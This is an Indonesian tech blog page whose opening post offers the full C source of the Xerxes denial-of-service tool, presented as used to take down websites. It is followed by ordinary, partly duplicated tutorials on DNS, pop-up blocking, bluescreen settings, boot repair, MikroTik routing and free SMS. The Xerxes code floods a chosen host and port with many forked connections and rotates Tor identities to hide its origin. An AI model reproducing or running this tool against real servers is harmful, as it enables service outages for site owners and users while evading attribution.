Berikut ini adalah source code Xerxes
DOS (DDOS Tools) yang digunakan untuk melakukan DOS terhadap
server-server. Digunakan oleh The Jester untuk takedown situs-situs,
langsung aja ini source codenya:
/* XerXes – Most powerful dos tool – THN (http://pastebin.com/aWZMbjSU) */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <unistd.h>
#include <netdb.h>
#include <signal.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>
int make_socket(char *host, char *port) {
struct addrinfo hints, *servinfo, *p;
int sock, r;
// fprintf(stderr, “[Connecting -> %s:%s\n", host, port);
memset(&hints, 0, sizeof(hints));
hints.ai_family = AF_UNSPEC;
hints.ai_socktype = SOCK_STREAM;
if((r=getaddrinfo(host, port, &hints, &servinfo))!=0) {
fprintf(stderr, "getaddrinfo: %s\n", gai_strerror(r));
exit(0);
}
for(p = servinfo; p != NULL; p = p->ai_next) {
if((sock = socket(p->ai_family, p->ai_socktype, p->ai_protocol)) == -1) {
continue;
}
if(connect(sock, p->ai_addr, p->ai_addrlen)==-1) {
close(sock);
continue;
}
break;
}
if(p == NULL) {
if(servinfo)
freeaddrinfo(servinfo);
fprintf(stderr, "No connection could be made\n");
exit(0);
}
if(servinfo)
freeaddrinfo(servinfo);
fprintf(stderr, "[Connected -> %s:%s]\n”, host, port);
return sock;
}
void broke(int s) {
// do nothing
}
#define CONNECTIONS 8
#define THREADS 48
void attack(char *host, char *port, int id) {
int sockets[CONNECTIONS];
int x, g=1, r;
for(x=0; x!= CONNECTIONS; x++)
sockets[x]=0;
signal(SIGPIPE, &broke);
while(1) {
for(x=0; x != CONNECTIONS; x++) {
if(sockets[x] == 0)
sockets[x] = make_socket(host, port);
r=write(sockets[x], “\0″, 1);
if(r == -1) {
close(sockets[x]);
sockets[x] = make_socket(host, port);
} else
// fprintf(stderr, “Socket[%i->%i] -> %i\n”, x, sockets[x], r);
fprintf(stderr, “[%i: Voly Sent]\n”, id);
}
fprintf(stderr, “[%i: Voly Sent]\n”, id);
usleep(300000);
}
}
void cycle_identity() {
int r;
int socket = make_socket(“localhost”, “9050″);
write(socket, “AUTHENTICATE \”\”\n”, 16);
while(1) {
r=write(socket, “signal NEWNYM\n\x00″, 16);
fprintf(stderr, “[%i: cycle_identity -> signal NEWNYM\n", r);
usleep(300000);
}
}
int main(int argc, char **argv) {
int x;
if(argc !=3)
cycle_identity();
for(x=0; x != THREADS; x++) {
if(fork())
attack(argv[1], argv[2], x);
usleep(200000);
}
getc(stdin);
return 0;

Kamis, 03 November 2011

Sabtu, 24 September 2011
cara kerja DNS
Melanjutkan postingan sebelumnya tentang domain yang sempat tertunda, kali ini saya ingin berbagi hal yang sedang saya pelajari yaitu tentang Mengenal Prinsip dan Cara Kerja DNS (Domain Name System).
Dalam postingan tentang mengenal IP Address, kita sudah mengetahui, bahwa untuk dapat saling berkomunikasi, setiap komputer yang terhubung ke internet atau jaringan menggunakan sebuah alamat unik yang disebut dengan IP Address. Dalam perkembangan selanjutnya untuk memudahkan penamaan dikembangkan sistem penerjemah alamat IP ke nama host atau sebaliknya.
Awalnya, sistem penamaan alamat IP menggunakan sistem host table. Di dalam sistem ini, setiap komputer memiliki file host.txt yang berisi daftar daftar alamat IP dan nama host yang terhubung ke internet. Karena internet semakin berkembang, sistem host table tidak efektif mengatasi permasalahan tersebut .
Akhirnya pada tahun 1984 Paul Mockapetris mengusulkan sistem database terdistribusi dengan nama Domain Name System (DNS) yang dideskripsikan dalam RFC 882 dan 883. Sistem ini digunakan sampai sekarang pada jaringan khususnya Internet.
Pengertian DNS (Domain Name System)
Domain Name System (DNS) merupakan sistem berbentuk database terdistribusi yang akan memetakan/mengkonversikan nama host/mesin/domain ke alamat IP (Internet Protocol) dan sebaliknya.
Struktur database DNS berbentuk hierarki atau pohon yang memiliki beberapa cabang. Cabang-cabang ini mewakili domain, dan dapat berupa host, subdomain, ataupun top level domain.
Domain teratas adalah root. Domain ini diwakili oleh titik. Selanjutnya, domain yang terletak tepat di bawah root disebut top level domain. Beberapa contoh top level domain ini antara lain com, edu, gov, dan lain-lain. Turunan dari top level domain disebut subdomain. Domain yang terletak setelah top level domain adalah second level domain, dan domain yang berada di bawah second level domain disebut third level domain, begitu seterusnya


DNS menggunakan relasi client – server untuk resolusi nama. Pada saat client mencari satu host, maka ia akan mengirimkan query ke server DNS. Query adalah satu permintaan untuk resolusi nama yang dikirimkan ke server DNS.

Read more: http://www.catatanteknisi.com/2011/01/pengertian-prinsip-cara-kerja-dns.html#ixzz1Z16HJqtt
Dalam postingan tentang mengenal IP Address, kita sudah mengetahui, bahwa untuk dapat saling berkomunikasi, setiap komputer yang terhubung ke internet atau jaringan menggunakan sebuah alamat unik yang disebut dengan IP Address. Dalam perkembangan selanjutnya untuk memudahkan penamaan dikembangkan sistem penerjemah alamat IP ke nama host atau sebaliknya.
Awalnya, sistem penamaan alamat IP menggunakan sistem host table. Di dalam sistem ini, setiap komputer memiliki file host.txt yang berisi daftar daftar alamat IP dan nama host yang terhubung ke internet. Karena internet semakin berkembang, sistem host table tidak efektif mengatasi permasalahan tersebut .
Akhirnya pada tahun 1984 Paul Mockapetris mengusulkan sistem database terdistribusi dengan nama Domain Name System (DNS) yang dideskripsikan dalam RFC 882 dan 883. Sistem ini digunakan sampai sekarang pada jaringan khususnya Internet.
Pengertian DNS (Domain Name System)
Domain Name System (DNS) merupakan sistem berbentuk database terdistribusi yang akan memetakan/mengkonversikan nama host/mesin/domain ke alamat IP (Internet Protocol) dan sebaliknya.
Struktur database DNS berbentuk hierarki atau pohon yang memiliki beberapa cabang. Cabang-cabang ini mewakili domain, dan dapat berupa host, subdomain, ataupun top level domain.
Domain teratas adalah root. Domain ini diwakili oleh titik. Selanjutnya, domain yang terletak tepat di bawah root disebut top level domain. Beberapa contoh top level domain ini antara lain com, edu, gov, dan lain-lain. Turunan dari top level domain disebut subdomain. Domain yang terletak setelah top level domain adalah second level domain, dan domain yang berada di bawah second level domain disebut third level domain, begitu seterusnya
Mesin
DNS bisa menggunakan Server OS Windows server yang dijadikan mesin DNS
atau sebuah Server dengan OS Linux dengan menjalankan daemon seperti
BIND (Berkeley Internet Name Domain) / DJBDNS yang sering digunakan,
hampir 75 % implemetasi DNS menggunakan BIND.
Ada tiga belas (13) root server utama yang disebar ke seluruh dunia dan dibagi-bagi untuk melayani area negara tertentu, generic Top Level Domain (gTLD) tertentu atau blok IP Address tertentu. Antara satu root server ini dengan yang lain saling terhubung dan saling memperbaharui datanya masing-masing (www.rootservers.org).
Cara Kerja DNS (Domain Name System)
Secara sederhana cara kerja DNS bisa dilihat pada gambar berikut ini:
DNS menggunakan relasi client – server untuk resolusi nama. Pada saat client mencari satu host, maka ia akan mengirimkan query ke server DNS. Query adalah satu permintaan untuk resolusi nama yang dikirimkan ke server DNS.
- Pada komputer Client, sebuah program aplikasi misalnya http, meminta pemetaan IP Address (forward lookup query). Sebuah program aplikasi pada host yang mengakses domain system disebut sebagai resolver, resolver menghubungi DNS server, yang biasa disebut name server.
- Name server meng-cek ke local database, jika ditemukan, name server mengembalikan IP Address ke resolver jika tidak ditemukan akan meneruskan query tersebut ke name server root server.
- Terakhir barulah si client bisa secara langsung menghubungi sebuah website / server yang diminta dengan menggunakan IP Address yang diberikan oleh DNS server.
Jika permintaan tidak ada pada
database, name server akan menghubungi server root dan server lainnya
dengan cara sebagai berikut :
- Saat kita mengetikkan sebuah nama domain misalnya http://www. neon.cs.virginia.edu pada web browser, maka aplikasi http (resolver) akan mengirimkan query ke Name Server DNS Server local atau DNS Server Internet Service Provider.
- Awalnya name server akan menghubungi server root. Server root tidak mengetahui IP Address domain tersebut, ia hanya akan memberikan IP Address server edu.
- Selanjutnya name server akan bertanya lagi pada server edu berpa IP Address domain neon.cs.virginia.edu. Server edu tidak mengetahui IP Address domain tersebut, ia hanya akan memberikan IP Address server virginia.edu.
- Selanjutnya name server akan bertanya ke server virginia.edu tentang IP Address neon.cs.virginia.edu. Dan server virginia.edu hanya mengetahui dan memberikan jawaban berupa IP Address server cs.virginia.edu
- Selanjutnya name server akan bertanya ke server cs.virginia.edu tentang IP Address neon.cs.virginia.edu. Dan barulah cs.virginia.edu mengetahui dan menjawab berapa IP Address domain neon.cs.virginia.edu.
- Terakhir barulah computer client bisa secara langsung menghubungi domain neon.cs.virginia.edu dengan menggunakan IP Address yang diberikan oleh server cs.virginia.edu.
- IP Address milik neon.cs.virginia.edu kemudian akan disimpan sementara oleh DNS server Anda untuk keperluan nanti. Proses ini disebut caching, yang berguna untuk mempercepat pencarian nama domain yang telah dikenalnya.
Demikianlah catatan saya mengenai mengenal prinsip dan cara kerja DNS, yang saya ketahui melalui artikel-artikel berikut ini:
- Pengantar DNS (Domain Name System) oleh Diding Ardiantoro, ilmukomputer.com
- Mengenal Domain & DNS (Domain Name Services) Deris Stiawan (Dosen Jurusan Sistem Komputer FASILKOM UNSRI)
- dan sumber-sumber lainnya. Mohon dikoreksi klo ada kesalahan
Read more: http://www.catatanteknisi.com/2011/01/pengertian-prinsip-cara-kerja-dns.html#ixzz1Z16HJqtt
download file dari zidu tanpa ribet
Sampai saat ini ziddu masih merupakan tempat penyimpanan file sharing favorit bagi sebagian blogger, selain gratis, ziddu juga menawarkan unlimited space, multiple download, parallel download,
managemen file yang mudah dan juga sedikit recehan untuk setiap file
yang didownload oleh orang lain. Tetapi yang namanya gratisan tentu ada
saja kekurangannya, yaitu ziddu menampilkan berbagai iklan pop up yang mengganggu dan membuat koneksi internet menjadi lemot.
Nah, tips berikut mungkin berguna bagi Anda yang ingin mendownload file-file dari Ziddu tanpa ribet, tanpa terganggu dengan munculnya bermacam iklan pop up tersebut, berikut beberapa tipsnya:
Aktipkan Pop-up Blocker pada browser
Secara default browser seperti Google Chrome dan Mozilla Firefox sudah mendisable pop up yang muncul. Untuk Google Chrome misalnya setingan ini dapat kita lihat dengan cara sebagai berikut:
Gunakan Addons Pop-Up blocker misalnya Adblock Plus
Meskipun dengan cara diatas terbukti ampuh memblok beberapa pop-up yang mengganggu, tetapi ada kalanya masih ada satu-dua website iklan yang tetap muncul. Untuk itu apabila kita ingin memblok semua iklan yang muncul kita bisa menggunakan bantuan addons pop up blocker seperti yang biasa saya pakai yaitu Adblock Plus.
Adblock Plus ini sangat kejam, selain bisa kita pake untuk memblok iklan yang muncul saat download file dari ziddu, adons ini memblok semua jenis pop-up (termasuk iklan GA) cocok dipake juga untuk membuka situs-situs berita seperti detik.com yang iklannya banyak banget.
Untuk melakukan pengaturan disable / enable Adblock Plus caranya sangat gampang, tinggal klik aja icon ABP di address bar paling kanan (untuk browser google chrome) seperti gambar dibawah ini:

Sedangkan untuk yang pake mozilla firefox, setingan AdBlock Plus terletak di pojok kiri bawah. Berikut screenshoot beberapa iklan pop up yang diblok sama AdBlock Plus ini ketika saya mendownload file dari ziddu.

Read more: http://www.catatanteknisi.com/2011/07/download-file-dari-ziddu-tanpa-ribet.html#ixzz1Z120yGaj
Nah, tips berikut mungkin berguna bagi Anda yang ingin mendownload file-file dari Ziddu tanpa ribet, tanpa terganggu dengan munculnya bermacam iklan pop up tersebut, berikut beberapa tipsnya:
Aktipkan Pop-up Blocker pada browser
Secara default browser seperti Google Chrome dan Mozilla Firefox sudah mendisable pop up yang muncul. Untuk Google Chrome misalnya setingan ini dapat kita lihat dengan cara sebagai berikut:
- klik icon tanda kunci inggris (Customize and Control google Chrome) di kanan atas jendela browser.
- klik Options- Under The Hood, klik Content setting pada Privacy,
- pada menu Pop-ups, pilih Do not allow any sute to show pop-ups
- sedangkan apabila diperlukan untuk tetap menampilkan pop up dari situs tertentu, maka kita klik tombol Manage exceptions.. kemudian masukan url situs yang pop up nya kita perbolehkan.
Gunakan Addons Pop-Up blocker misalnya Adblock Plus
Meskipun dengan cara diatas terbukti ampuh memblok beberapa pop-up yang mengganggu, tetapi ada kalanya masih ada satu-dua website iklan yang tetap muncul. Untuk itu apabila kita ingin memblok semua iklan yang muncul kita bisa menggunakan bantuan addons pop up blocker seperti yang biasa saya pakai yaitu Adblock Plus.
Adblock Plus ini sangat kejam, selain bisa kita pake untuk memblok iklan yang muncul saat download file dari ziddu, adons ini memblok semua jenis pop-up (termasuk iklan GA) cocok dipake juga untuk membuka situs-situs berita seperti detik.com yang iklannya banyak banget.
Untuk melakukan pengaturan disable / enable Adblock Plus caranya sangat gampang, tinggal klik aja icon ABP di address bar paling kanan (untuk browser google chrome) seperti gambar dibawah ini:
Sedangkan untuk yang pake mozilla firefox, setingan AdBlock Plus terletak di pojok kiri bawah. Berikut screenshoot beberapa iklan pop up yang diblok sama AdBlock Plus ini ketika saya mendownload file dari ziddu.
Berikut link download dari AdblockPlus (langsung, bukan lewat ziddu :D
Read more: http://www.catatanteknisi.com/2011/07/download-file-dari-ziddu-tanpa-ribet.html#ixzz1Z120yGaj
Sabtu, 17 September 2011
mengabadikan tampilan bluescreen
Banyak hal yang bisa menyebabkan komputer mengalami fatal error dan menampilkan pesan “BlueScreen”.
Langkah awal untuk mendiagnosa penyebab yang mengakibatkan tampilan
BlueScreen adalah dengan membaca pesan error yang ditampilkan pada layar
tersebut.
Masalahnya adalah kadang-kadang komputer langsung restart sesaat setelah menampilkan error bluescreen, untuk itu kita terlebih dahulu harus menonaktifkan settingan “Automatic Restart on System Failure “ pada System Properties Windows, yaitu dengan cara sebagai berikut:
- Klik kanan My Computer, klik Properties atau bisa juga dengan buka Control Panel, pilih Performance and Maintenance lalu klik System.
- Pada jendela System Properties klik tab Advanced.
- Pada bagian Startup dan Recovery klik tombol Settings
- Pada bagian System Failure, hilangkan tanda check (uncheck) pilihan Automatically restart
- Langkah selanjutnya adalah memastikan bahwa pada saat komputer crash, secara otomatis system akan membuat file Dump untuk keperluan analisa. Untuk itu pastikan pada bagian Write debugging information kita tidak memilih opsi "none".
- Klik OK dan tutup System Properties.

Sekarang apabila tampilan BlueScreen
muncul, kita bisa dengan leluasa membaca dan menganalisa informasi yang
disampaikan. Kita juga bisa memanfaatkan beberapa tools untuk menganalisa penyebab BlueScreen lewat file dump yang telah dibuat. Semoga bermanfaat..
memperbaiki komputer tidak bisa booting
Salah satu kerusakan komputer yang sering saya temukan adalah permasalahan komputer yang tidak bisa booting. Disini ada beberapa kasus yang bisa terjadi, diantaranya: komputer tidak bisa booting dengan menampilkan pesan error , komputer booting, namun kemudian muncul bluescreen dan komputer booting, namun kemudian merestart lagi.

1. Komputer tidak bisa booting karena Hardisk tidak terdeteksi
Hal ini biasanya ditandai dengan munculnya pesan Disk Boot failure. Untuk mengatasi masalah ini, kita bisa melakukan beberapa hal diataranya:
- mengecek kondisi kabel IDE atau SATA pada Hardisk, pastikan sudah terpasang dengan benar.
- untuk 2 hardisk IDE yang terpasang pada 1 kabel, cek posisi jumper untuk setingan Master dan Slavenya supaya jangan tertukar.
- cek apakah Hardisk sudah terdeteksi oleh BIOS atau belum, coba di-detect satu persatu. Kalau sama BIOS aja ga terdeteksi berarti masalahnya ada pada hardisk tersebut.
- coba pegang permukaan hardisk, untuk hardisk yang hidup akan terasa getarannya.
2. Komputer tidak bisa booting karena permasalahan Memori dan VGA Card.
Biasanya ditandai dengan terdengarnya bunyi beep yang berulang-ulang, dan tampilan monitor yang tidak mau ngangat. Untuk mengeceknya :
- coba lepas dulu Memory atau VGA Card, pin-nya dibersihkan dan dipasangkan kembali dengan benar.
- coba pasang memory di slot yang lain.
- untuk memory yang lebih dari satu, copot aja dulu yang lainnya dan dites satu persatu.
- kalau masing terdengar bunyi beep, coba ganti aja dulu Memori atau VGA Cardnya.
3. Komputer yang tidak mau booting karena Processor kepanasan.
Masalah Processor yang overheat bisa menyebabkan komputer sering hang, komputer restart sendiri bahkan komputer ga mau booting.
- Coba dicek kondisi Heatsink dan fan Processor
- Lihat juga suhu Processor pada Hardware Monitor di BIOS.
4. Komputer tidak bisa booting karena hardisk atau sistem Windows yang corupt.
Hal ini bisa dilihat dari pesan yang menunjukkan adanya file yang rusak atau hilang. Untuk mengatasinya:
- Coba dicek dulu kondisi Memory, kalau terpasang lebih dari satu dan tidak kompatibel, biasanya muncul error sistem windows corupt, jadi lepaskan dulu memory yang tidak sejenis.
- Repair Hardisk seperti telah saya jelaskan dalam artikel cara memperbaiki hardisk
- Repair Windows atau install ulang sistem Windows komputer Anda.
Mungkin itulah beberapa penyebab komputer tidak bisa booting dan cara pengecekan dan perbaikannya. Untuk mendiagnosa dan memperbaiki komputer tidak bisa booting tersebut kita juga bisa menggunakan CD UBCD for Windows atau Hiren's Boot CD. Good luck
mengenal Routing pada mikrotik
Beberapa hal yang harus diperhatikan tentang Routing pada MikroTik
Beberapa Parameter Routing pada MikroTik diantaranya:
Pemilihan Routing
Routing pada MikroTik akan dipilih dengan urutan:

- Konsep Routing di MikroTik menggunakan prinsip destination address (dst-address) dan gateway.
- Saat kita menambahkan IP Address pada interface secara otomatis dynamic routes akan dibuat.
- Default gateway merupakan Routing Static. Default gateway adalah kasus dimana semua tujuan (dst-address=0.0.0.0/0) akan dialihkan ke gateway tertentu.
Beberapa Parameter Routing pada MikroTik diantaranya:
- Destination Address (dst-address), merupakan single IP atau jaringan subnet tujuan.
- Gateway (pintu keluar), merupakan single IP dari router selanjutnya yang harus dituju (next hop).
IP Address Gateway harus merupakan IP Address yang subnetnya sana dengan salah satu IP Address yang terpasang pada router (connect directly). - Gateway Interface, digunakan apabila IP gateway tidak diketahui dan bersifat dinamik
- Pref Source, source IP Address dari paket yang akan meninggalkan router
- Distance, beban untuk kalkulasi pemilihan routing.
Pemilihan Routing
Routing pada MikroTik akan dipilih dengan urutan:
- Tujuan yang lebih spesifik akan lebih diutamakan
Misal tujuan 192.168.1.1/24 akan lebih diutamakan daripada 192.168.1.0/24 - Distance yang lebih kecil akan lebih diutamakan
- Bila tujuan dan distance sama, maka akan berlaku sistem random
Contoh Simple Static Routing, Agar 2 buah komputer ini bisa terkoneksi ke internet, dibutuhkan sebuah router yang berfungsi sebagai gateway.
kirim sms gratis lewat internet
Layanan SMS Gratis ini mungkin berguna bagi Anda yang hendak mengirim
atau menjawab pesan SMS secara gratis, alias tidak perlu keluar duit
buat bayar pulsa :) syarat utamanya adalah Anda harus terhubung ke
internet. Beberapa layanan di internet yang dapat kita manfaatkan untuk
mengirim SMS secara gratis diantaranya adalah sebagai berikut:
Kirim SMS Gratis lewat Gmail
Bagi Anda yang mempunyai akun di Google, Anda bisa menggunakan aplikasi Gmail SMS Chat untuk berkirim SMS gratis, caranya adalah sebagai berikut:
Kirim SMS Gratis lewat Yahoo Mail
Aplikasi SMS Gratis dari Yahoo ini dapat kita nikmati apabila kita menggunakan layanan Yahoo Messenger, atau lewat Yahoo Mail dengan mengaktifkan juga atau login ke Yahoo Meesenger. Apabila telah login ke aplikasi Yahoo Messengger, kita tinggal klik tanda panah pada menu Compose Message seperti pada gambar dibawah, lalu pilih SMS.

Selanjutnya silahkan menikmati SMS Gratis antar pengguna Yahoo Messenger lewat Yahoo Mail.
Kirim SMS Gratis lewat Facebook
Apabila kita mempunyai akun Facebook (hari gini siapa yang ga punya akun facebook ya .. ) kita juga bisa berkirim SMS gratis lewat Facebook dengan menggunakan aplikasi ChatSMS di http://apps.facebook.com/chatsms/ penampakannya seperti pada gambar dibawah, rasanya ga ada yang harus dijelasin lagi :)

Kirim SMS Gratis lewat situs peyedia layanan SMS Gratis
Apabila Anda tidak mempunyai akun di google, yahoo atau facebook (kasihan baget gan..) atau memang sengaja pengen berkirim SMS secara anonym, Anda bisa menggunakan layanan-layan SMS gratis yang banyak bertebaran di internet, seperti misalnya yang sering saya pakai adalah SMS Gratis dari http://www.sms-online.web.id/
Itulah beberapa cara yang dapat kita gunakan untuk mengirimkan SMS secara gratis lewat internet, apabila ada yang mau menambahkan silahkan share lewat comment di bawah, thanks.
Kirim SMS Gratis lewat Gmail
Bagi Anda yang mempunyai akun di Google, Anda bisa menggunakan aplikasi Gmail SMS Chat untuk berkirim SMS gratis, caranya adalah sebagai berikut:
- Login ke mail.google.com
- Klik Setting pada pojok kanan atas, kemudian klik Lab
- Cari menu SMS (text messaging ) in Chat dan pilih enable
- Enable-kan juga pilihan SMS in Chat gadget
- Klik Save Changes
- Lihat pada menu sebelah kiri, akan terlihat menu Send SMS,
- Masukan no telp dan tekan enter, akan keluar menu pop-up, masukan nama kontak, klik Save
- Selanjutnya dipojok kanan bawah akan tampil aplikasi untuk berkirim SMS Gratis, seperti tampak pada gambar dibawah:

Kirim SMS Gratis lewat Yahoo Mail
Aplikasi SMS Gratis dari Yahoo ini dapat kita nikmati apabila kita menggunakan layanan Yahoo Messenger, atau lewat Yahoo Mail dengan mengaktifkan juga atau login ke Yahoo Meesenger. Apabila telah login ke aplikasi Yahoo Messengger, kita tinggal klik tanda panah pada menu Compose Message seperti pada gambar dibawah, lalu pilih SMS.
Selanjutnya silahkan menikmati SMS Gratis antar pengguna Yahoo Messenger lewat Yahoo Mail.
Kirim SMS Gratis lewat Facebook
Apabila kita mempunyai akun Facebook (hari gini siapa yang ga punya akun facebook ya .. ) kita juga bisa berkirim SMS gratis lewat Facebook dengan menggunakan aplikasi ChatSMS di http://apps.facebook.com/chatsms/ penampakannya seperti pada gambar dibawah, rasanya ga ada yang harus dijelasin lagi :)
Kirim SMS Gratis lewat situs peyedia layanan SMS Gratis
Apabila Anda tidak mempunyai akun di google, yahoo atau facebook (kasihan baget gan..) atau memang sengaja pengen berkirim SMS secara anonym, Anda bisa menggunakan layanan-layan SMS gratis yang banyak bertebaran di internet, seperti misalnya yang sering saya pakai adalah SMS Gratis dari http://www.sms-online.web.id/
Itulah beberapa cara yang dapat kita gunakan untuk mengirimkan SMS secara gratis lewat internet, apabila ada yang mau menambahkan silahkan share lewat comment di bawah, thanks.
Langganan:
Postingan (Atom)